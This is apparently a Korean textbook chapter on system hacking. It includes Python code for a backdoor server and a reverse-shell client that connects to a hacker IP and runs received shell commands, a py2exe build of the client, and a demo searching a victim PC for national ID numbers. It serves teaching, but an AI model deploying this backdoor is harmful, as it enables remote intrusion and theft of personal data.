08
시스템 해킹

1. 시스템 해킹의 개요



그림 8-1 시스템 해킹의 기본 개념

운영체제는 다양한 시스템 자원을 관리한다. 애플리케이션 관점에서 시스템 동작을 잠깐 살펴보자. 운영체제(여기서는 윈도우를 이야기한다)는 애플리케이션이 설치 또는 실행될 때 설정 정보를 '레지스트리'라고 불리는 가상적인 장치에 기록한다. 이 정보는 운영체제가 처음 시작할 때 동작을 결정하는 중요한 정보로 활용된다. 애플리케이션이 동작할 때는 하드디스크로부터

핵심적인 데이터를 메모리로 로딩하고 CPU 동작에 필요한 정보는 다시 CPU 내부에 있는 레지스터에 저장한다. 애플리케이션은 프로세스 형태로 실행되며 프로세스는 내부적으로 스레드로 나뉘어 동작한다. 프로세스가 사용하는 데이터는 메모리에 일정 영역을 할당받아 저장되는데, 특성에 따라서 스택(Stack), 힙(Heap), 코드(Code) 영역으로 분할된다.

시스템 해킹은 이렇게 애플리케이션을 실행하는 운영체제의 동작 특성을 이용하는데, 첫 번째 단계는 해킹 프로그램을 시스템 내부에 설치하는 것이다. 일반적인 경로를 통해 해킹 프로그램을 설치하기는 쉽지 않다. 가장 많이 사용하는 방법은 웹이나 토렌트를 통해서 파일 내려받기를 유도하는 것이다. 동영상 파일이나 음악 파일을 내려받아 실행하면 사용자가 모르는 사이에 해킹 프로그램이 시스템에 설치된다. 감염된 사용자 PC가 방화벽 내부에 있는 주요 시스템을 운영하는 관리자 PC일 때는 3 · 20 사태와 같은 심각한 상황을 초래할 수 있다.

한글, 동영상, 음악, 이미지 파일에 해킹 코드를 심는 것은 뒤에서 설명할 버퍼 오버플로 공격을 보면 쉽게 이해할 수 있다. 애플리케이션의 코드 취약성을 찾아내서 의도하지 않은 메모리 영역을 강제적으로 실행하도록 프로그램을 만들어 배포하면, 백도어나 레지스트리 검색 프로그램을 쉽게 설치할 수 있다.

설치된 해킹 코드는 사용자의 동작 정보를 그대로 해커에게 전송하는 백도어로 동작할 수 있고 레지스트리 주요 정보를 검색하거나 값을 강제로 변경해서 시스템에 문제를 초래할 수도 있다. 심지어 사용자의 금융 정보를 유출하는 수단으로 사용될 수도 있다.

이미 알려진 대부분의 공격은 시스템 패치나 백신 프로그램으로 차단되지만, 새로운 유형의 공격을 차단하려면 어느 정도 시간이 필요하다. 시스템 해킹 기술은 계속 진화하고 있으며 백신과 운영체제의 방어 기술도 동시에 발전하고 있다. 하지만, 방패보다는 창이 항상 한발 앞서 가고 있기 때문에 아직도 다양한 해킹 공격이 인터넷에서 성행하고 있다.

2. 백도어

2.1 백도어의 기본 개념



그림 8-2 백도어의 기본 개념

방화벽은 외부에서 서버에 접근하는 것을 차단하고 있다. 서버 접근에 필요한 텔넷, FTP와 같은 서비스는 허가된 사용자에 한해서 사용할 수 있다. 방화벽은 내부에서 외부로 향하는 길은 차단하지 않는다. 방화벽 안으로 들어가는 것은 힘들지만, 일단 침입에 성공하면 정보를 빼내기는 쉬운 일이다. 백도어는 방화벽과 같은 보안 장비를 우회해서 서버 자원을 통제하는 기술이다. 서버에 설치된 백도어 클라이언트는 백도어 서버의 명령을 수행하고 결과를 다시 백도어 서버로 전달한다.

백도어를 이용한 해킹에서 가장 어려운 것은 클라이언트의 설치다. 네트워크를 통해서 파일을 직접 업로드하기는 쉽지 않기 때문에 보안이 상대적으로 취약한 웹 환경을 많이 활용한다. 가장 보편적으로 사용되는 것이 게시판 파일 업로드 기능을 활용하는 것이다. 해커는 유용한 도구나 동영상으로 가장해서 악성 코드가 담긴 파일을 게시판에 올리고, 사용자는 무심코 클릭

해서 파일을 내려받는다. 파일을 클릭하는 순간 사용자는 자기도 모르는 사이에 PC에 백도어를 설치하게 되고 PC는 원격에서 조정할 수 있는 좀비 PC가 된다. 호기심을 자극하는 문구의 이메일 또한 백도어 공격의 수단으로도 많이 사용된다.

PC에 설치된 바이러스 백신은 대부분의 백도어를 검출할 수 있지만, 백도어의 강력한 기능을 원하는 해커들은 백신에 검출되지 않는 형태의 악성 코드를 지속적으로 만들어내고 있다. 간단한 파이썬 프로그램을 통해서 백도어의 개념을 알아보고 PC에 저장된 개인정보를 검색하는 명령어를 사용해 백도어의 위험성을 확인해보자.

2.2 백도어 프로그램 개발



그림 8-3 백도어 동작 방식

백도어는 서버와 클라이언트로 구성되어 있다. 서버는 해커 PC에서 실행되고 클라이언트는 서버 PC에서 실행된다. 먼저 해커 PC에서 백도어 서버가 구동되고 서버 PC에 설치된 백도어 클라이언트가 실행되면서 백도어 서버에 접속한다. 백도어 서버는 명령을 백도어 클라이언트로 보낼 수 있다. 개인정보 검색, 레지스트리 정보 검색, 계정 비밀번호 변경 등 치명적인 다양한 공격을 수행할 수 있다.

현재 PC에 설치된 백신 대부분은 단순한 구조의 백도어를 검출하고 치료할 수 있다. 실제 동작하는 백도어 프로그램을 만들려면 고난도의 기술이 필요하지만, 여기서는 개념을 익히기 위한 단순 구조의 백도어 프로그램을 만들어 본다.

8-1 backdoorServer.py

```
from socket import *
HOST = '' ..... ①
PORT = 11443 ..... ②

s = socket(AF_INET, SOCK_STREAM)
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1) ..... ③
s.bind((HOST, PORT))
s.listen(10) ..... ④

conn, addr = s.accept()
print 'Connected by', addr
data = conn.recv(1024)
while 1:
     command = raw_input("Enter shell command or quit: ") ..... ⑤
     conn.send(command) ..... ⑥
     if command == "quit": break
     data = conn.recv(1024) ..... ⑦
     print data
conn.close()
```

백도어 서버의 구조는 의외로 간단하다. 기본적인 골격은 소켓을 이용한 클라이언트/서버 구조다. 단지 서버에서 전달받은 명령어를 실행하는 장치를 클라이언트에 만들어 놓으면 된다. 백도어 서버의 동작 방식은 다음과 같다.

① **호스트 지정** 소켓 연결을 할 상대방의 주소를 지정한다. 주소가 공백으로 지정되면 모든 호스트에서 연결할 수 있다는 의미이다.

② **포트 지정** 클라이언트와의 접속에 사용되는 포트를 지정한다. 여기서는 시스템에서 예약되지 않는 11443 포트를 사용하도록 설정한다.

③ **소켓 옵션 설정** 소켓 동작을 제어하기 위한 다양한 옵션을 설정할 수 있다. SOL_SOCKET, IPPROTO_TCP, IPPROTO_IP 세 가지 종류의 옵션이 있는데, IPPROTO_TCP는 TCP 프로토콜과 관련된 옵션을 설정하고 IPPROTO_IP는 IP 프로토콜의 옵션을 설정하며, 마지막으로 SOL_SOCKET는 소켓과 관련된 가장 일반적인 옵션을 설정하는 데 사용된다. 여기에서 설정한 SO_REUSERADDR 옵션은 이미 사용된 주소를 재사용(bind)한다는 것을 의미한다.

④ **연결 큐 크기 지정** 서버와의 연결을 위해서 큐에 대기할 수 있는 요청의 수를 지정한다.

⑤ **명령어 입력** 클라이언트로 보낼 명령어를 입력받기 위한 입력 창을 실행한다.

⑥ **명령어 전송** 클라이언트로 명령어를 전송한다.

⑦ **결과 수신** 백도어 클라이언트로부터 명령어 수행 결과를 수신해서 화면에 출력한다.

이제 백도어 클라이언트를 만들어보자. 서버에서 수신받은 명령어를 실행하려면 먼저 subprocess.Popen 클래스의 개념을 알아야 한다. 백도어 클라이언트는 서버로부터 전달받은 텍스트 형태의 명령어를 프로세스로 만들어서 실행한다. 이때 프로세스를 생성하고 명령어를 전달하고 실행 결과를 백도어 클라이언트로 전달해 주는 기능을 subprocess.Popen 클래스가 지원한다.



그림 8-4 Popen 클래스 동작 방식

Popen 클래스는 인자로 다양한 값들을 전달받는데, 그중에 PIPE라는 특별한 것이 있다.

PIPE는 운영체제에 존재하는 임시 파일로 프로세스 간에 데이터를 주고받을 수 있는 통로 역할을 한다. Popen은 3개의 파이프(PIPE)를 통해서 데이터를 받아들이고 출력 값과 오류 메시지를 전달할 수 있다.

8-2 backdoorClient.py

```
import socket,subprocess
HOST = '169.254.69.62' ..... ①
PORT = 11443 ..
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send('[*] Connection Established!')

while 1:
     data = s.recv(1024) ..... ②
     if data == "quit": break
     proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE,
            stderr=subprocess.PIPE, stdin=subprocess.PIPE) ..... ③
     stdout_value = proc.stdout.read() + proc.stderr.read() ..... ④
     s.send(stdout_value) ..... ⑤
s.close()
```

백도어 클라이언트는 소켓을 이용해서 백도어 서버에 접속하고, 서버로부터의 명령을 전달받는다. 전달받은 명령은 Popen 클래스를 통해서 실행하고, 결괏값을 다시 백도어 서버로 전달한다. 자세한 동작 절차를 살펴보자.

① **서버 IP와 포트 지정** 백도어 서버가 가진 IP를 지정하고 연결에 사용할 포트를 지정한다.

② **명령어 수신** 서버로부터 명령을 전달받는다. 소켓으로부터 1,024바이트만큼 데이터를 읽어서 전달한다.

③ **명령어 실행** Popen( ) 함수를 통해서 서버로부터 전달받은 명령을 실행한다. 입력, 출력, 오류 메시지를 담당하는 파이프를 생성해서 프로세스 간에 원활한 통신을 지원한다.

④ **파이프를 통한 결괏값 출력** 파이프를 통해서 실행 결과와 오류 메시지를 출력한다.

⑤ **서버로 결괏값 전송** 소켓을 통해서 서버로 실행 결과를 전송한다.

백도어를 실행하기 위한 서버와 클라이언트가 모두 준비됐다. 모든 해킹 대상 서버에 파이썬이 설치된 것은 아니다. 따라서 백도어 클라이언트를 실행하려면 파이썬 프로그램을 윈도우 실행 파일로 변환해야 한다. 파이썬 프로그램을 실행 파일(.exe)로 만드는 방법을 알아보자.

2.3 윈도우 실행 파일 생성

윈도우 실행 파일로 변환하려면 관련 모듈을 설치해야 한다. 다음 사이트에 접속해서 py2exe 모듈을 내려받자. www.py2exe.org 사이트의 [Download] 탭을 선택하면 py2exe-0.6.9.win32-py2.7.exe 프로그램을 내려받을 수 있다. 실행 파일을 만들려면 먼저 setup.py를 만들어야 한다.

8-3 setup.py

```
from distutils.core import setup
import py2exe

options = { ..... ①
   "bundle_files" : 1,
   "compressed" : 1,
   "optimize"     : 2,
}

setup ( ..... ②
   console = ["backdoorClient.py"],
   options = {"py2exe" : options},
   zipfile = None
)
```

setup.py를 만들려면 다양한 옵션을 알아야 한다. ①을 옵션이라고 하고 ②를 옵션 항목이라고 명명하자. 먼저 옵션부터 하나하나 살펴보자.

① py2exe에 들어갈 옵션 설정

- bundle_files 번들링 여부 결정. [3 번들링 하지 않음, 디폴트], [2 기본 번들링], [1 파이썬 인터프리터까지 번들링]
- compressed 라이브러리 아카이브를 압축할 것인지를 결정. [1 압축], [2 압축 안 함]
- optimize 코드를 최적화함. [0 최적화 안 함], [1 일반적 최적화], [2 추가 최적화]

② 옵션 항목 설정

- console 콘솔 exe로 변환할 코드 목록(리스트 형태)
- windows 윈도우 exe로 변환할 코드 목록(리스트 형태), GUI 프로그램 변환 시 사용
- options 컴파일에 필요한 옵션 지정
- zipfile 실행에 필요한 모듈을 zip 파일 형태로 묶음. None은 실행 파일로만 묶음

setup.py 파일이 완성됐으면 backdoorClient.py 파일을 실행 파일로 만들어 보자. setup.py 파일과 backdoorClient.py 파일을 같은 디렉터리에 넣고 명령 창을 열어서 다음 명령어를 실행해 보자.

```
python -u setup.py py2exe
```



그림 8-5 실행 파일 생성 결과

위와 같이 두 개의 폴더가 생성된 걸 확인할 수 있다. 다른 모든 파일은 무시해도 된다. 단지 dist 폴더에 있는 backdoorClient.exe 파일만 복사해서 사용하면 된다. 이제 파이썬이 설치되지 않아도 백도어 프로그램을 실행할 준비가 됐다.

2.4 개인정보 파일 검색



그림 8-6 개인정보 파일 검색 동작 방식

먼저 정보시스템 운영 인력이 쉽게 범하기 쉬운 실수를 생각해보자. 프로그래머 A씨는 사용자 정보 수정 프로그램을 개발하기 위해 운영 서버에서 고객 정보가 담긴 파일을 내려받아서 PC에 저장해 놓았다. 백도어 프로그램은 이메일을 통해 배포했고, A씨 또한 이메일을 읽다가 실수로 백도어 프로그램을 PC에 설치했다고 가정하자. 테스트를 위해 다음 파일을 서버 C의 C:₩test 폴더에 저장하고 backdoorClient.exe 파일은 C:₩ 디렉터리 바로 아래에 저장한다.

testfile.txt

```
성명    주민등록번호        직업      주소
--------------------------------------------------------------------------
김갑동 7410133456789 회사원    서울시 동대문구 해커아파트 201동 304호
홍길동 6912312345678 의사      경기도 파주시 파주군 29-1번지
김점순 8107021245689 교사      강원도 강원시 강원군 389-3번지
```

해커 PC에서 backdoorServer.py 프로그램을 실행시키고 서버 PC에서 backdoorClient.exe를 실행시켜보자. 해커 PC의 콘솔 화면에 다음과 같은 결과를 볼 수 있다. 접속한 백도어의 IP

와 접속 포트 정보를 볼 수 있다.

백도어 프로그램의 실행

```
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
on win32
Type "copyright", "credits" or "license()" for more information.
>>>========================RESTART ============================
>>>
Connected by ('169.254.27.229', 57693)
Enter shell command or quit: type test\testfile.txt
```

이제 해커 PC에서 백도어를 통해 명령을 내려보자. 윈도우에는 유닉스 못지않은 강력한 파일 검색 기능이 있다. 텍스트 파일을 검색해서 특정 문자가 포함됐는지 체크하는 명령어를 통해 주민등록번호가 포함된 파일을 찾아보자.

주민등록번호 찾기

```
Enter shell command or quit: dir | findstr "<DIR>" ..... ①
2014-03-28  오후 01:33    <DIR>          APM_Setup
2014-04-19  오후 05:01    <DIR>          backup
2014-05-08  오후 05:17    <DIR>          ftp
2014-04-28  오후 08:46    <DIR>          inetpub
2009-07-14  오전 11:37    <DIR>          PerfLogs
2014-04-09  오후 05:10    <DIR>          Program Files
2014-07-02  오후 08:33    <DIR>          Python27
2014-07-17  오후 08:31    <DIR>          test
2014-03-28  오전 09:05    <DIR>          Users
2014-06-09  오후 04:50    <DIR>          Windows

Enter shell command or quit: findstr ..... ②
-d:APM_Setup;backup;ftp;inetpub;PerfLogs;Python27;test;Users "주민등록번호"
*.txt
  APM_Setup:
  backup:
  ftp:
  inetpub:
```

```
  PerfLogs:
  Python27:
  test:
testfile.txt:성명    주민등록번호    직업      주소
  Users:
FINDSTR: PerfLogs을(를) 열 수 없습니다.

Enter shell command or quit: type test\testfile.txt ····· ③
성명    주민등록번호      직업      주소
------------------------------------------------------------------------
김갑동 7410133456789 회사원     서울시 동대문구 해커아파트 201동 304호
홍길동 6912312345678 의사       경기도 파주시 파주군 29-1번지
김점순 8107021245689 교사       강원도 강원시 강원군 389-3번지
```

윈도우는 강력한 UI를 제공하지만, 텍스트 명령어는 유닉스에 비해 다소 기능이 떨어진다. findstr 명령어는 특정 디렉터리를 제외하는 기능을 지원하지 않고, 옵션 중에 공백을 포함하는 디렉터리 이름을 처리하지 못한다. 또한, 권한이 없는 파일을 만나면 프로그램이 멈추는 등 극복해야 할 몇 가지 문제를 가지고 있다. 이러한 단점을 우회하고자 Windows와 Program Files 디렉터리를 테스트에서 제외한다.

① **디렉터리 목록 조회** dir 명령어를 통해 디렉터리와 파일 목록을 조회할 수 있다. 디렉터리에 관심이 있기 때문에 디렉터리를 의미하는 〈DIR〉 문자열을 찾아서 디렉터리만 화면에 출력한다.

② **주민등록번호 포함된 파일 검색** Windows와 Program Files 디렉터리를 제외한 모든 디렉터리를 검색해서 확장자가 .txt인 파일 중 '주민등록번호' 문자열을 포함한 파일을 검색한다.

② **파일 열기** '디렉터리 + 파일명'을 옵션으로 사용한 type 명령어를 통해 주민등록번호가 포함된 파일을 원격에서 열 수 있다.

앞에서 살펴본 백도어 예제는 본격적인 해킹에 적용하기에 기능상 단점이 많이 있다. 명령을 실행해서 출력 결과를 보여주는 것만 사용할 수 있기 때문에 다양한 공격이 불가능하다. 하지만, 백도어의 기본 개념을 살펴보기에는 충분한 가치가 있다. 앞으로 다양한 공격을 통해 시스템 해킹의 위험성을 확인해보자.

3. 레지스트리 다루기

3.1 레지스트리 기본 개념



그림 8-7 레지스트리의 기본 개념

레지스트리는 하드웨어, 소프트웨어, 사용자, 운영체제 및 프로그램의 일반 정보와 각종 설정 정보를 저장하는 데이터베이스다. 예전에는 ini 파일에 관련 정보를 저장해서 사용했지만, 프로그램마다 각각 사용하는 파일을 효율적으로 관리하기에 어려움이 있어서 통합된 데이터베이스 형태인 레지스트리가 생겨났다. 윈도우 운영체제와 프로그램에서 자동으로 레지스트리 정보를 입력하고 갱신하는 작업을 수행하지만, regedit와 같은 도구를 사용해서 사용자가 임으로 수정할 수 있다. 프로그램 오작동이나 관리를 위해서 사용자가 레지스트리를 일부 변경하기도 하지만, 레지스트리에서 발생하는 문제는 시스템에 심각한 영향을 주기 때문에 될 수 있으면 임의로 변경하지는 말아야 한다.



그림 8-8 레지스트리 구성

윈도우 명령 프롬프트에서 regedit 명령어를 실행시키면 위와 같은 레지스트리 편집기 화면을 볼 수 있다. 레지스트리는 크게 4개로 구성된다. 먼저 왼쪽에 있는 키(Key) 영역이 있는데 최상위의 키를 루트 키(Root Key)라 하고 그 아래에 나오는 키를 서브 키(Sub Key)라 한다. 키를 선택하면 값(Value)에 해당하는 데이터 형(Data Type), 데이터(Data) 쌍이 나타난다. 레지스트리는 하이브(Hive) 단위로 논리적으로 관리되고 파일 형태로 백업된다. 루트 키를 중심으로 하이브 단위가 나뉘게 되는데, 레지스트리는 최종적으로 하이브 단위로 관리되는 파일에 저장된다.

표 8-1 루트 키

종류	특징
HKEY_CLASSES_ROOT	윈도우에서 사용하는 프로그램과 확장자 연결 정보와 COM 클래스 등록 정보 포함
HKEY_CURRENT_USER	현재 로그인한 사용자의 설정 정보
HKEY_LOCAL_MACHINE	하드웨어, 소프트웨어 관련된 모든 설정 내용이 포함. 하드웨어와 하드웨어를 구동시키는 데 필요한 드라이버 정보 포함

HKEY_USERS	HKEY_CURRENT_USER에 설정된 정보 전체와 데스크톱 설정과 네트워크 연결들의 정보가 저장
HKEY_CURRENT_CONFIG	프로그램 수행 중에 필요한 정보 수집

시스템 운영에 중요한 정보를 가진 레지스트리 값을 조회하고 변경하는 것만으로도 해킹으로써 충분한 가치가 있다. 레지스트리 분석을 통해 얻은 계정 정보를 기반으로 비밀번호를 수정할 수도 있다. 또한, 원격 데스크톱과 네트워크 드라이버 연결 정보를 사용해서 취약점을 분석할 수 있다. 그리고 애플리케이션 및 인터넷 사용 정보를 검색해서 사용자의 인터넷 사용 패턴을 유추하여 이차적인 해킹의 기본 정보로 활용할 수 있다.

3.2 레지스트리 정보 조회



그림 8-9 레지스트리 정보 조회

파이썬은 레지스트리 정보 조회를 위해 _winreg 모듈을 지원한다. _winreg 모듈은 윈도우 레지스트리 API를 파이썬에서 사용할 수 있도록 지원하는 매개체 역할을 한다. 사용 방법은 간단하다. 루트 키를 변수로 지정하고 ConnectRegistry( ) 함수를 사용해서 명시적으로 레지스트리 핸들을 연결할 수 있다. OpenKey( )는 하위 레지스트리 이름을 문자열 형식으로 지정해서 제어할 수 있는 핸들을 반환하는 함수다. 최종적으로 EnumValue( ) 함수를 통해서 레지스트리 값을 얻을 수 있다. 모든 작업이 종료되면 CloseKey( ) 함수를 통해 열린 핸들을 닫도록 한다.

사용자 계정 목록 조회

regedit 프로그램을 사용하면 다음과 같은 화면을 볼 수 있는데, HKEY_LOCAL_MACHINE 부분에 SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩ProfileList 항목을 보면 서브 디렉터리에 사용자 계정 SID 항목이 존재한다. 항목별로 가진 변수 ProfileImagePath를 확인할 수 있다. 시스템은 해당 변수에 사용자 계정 이름으로 할당된 디렉터리 목록을 저장한다.

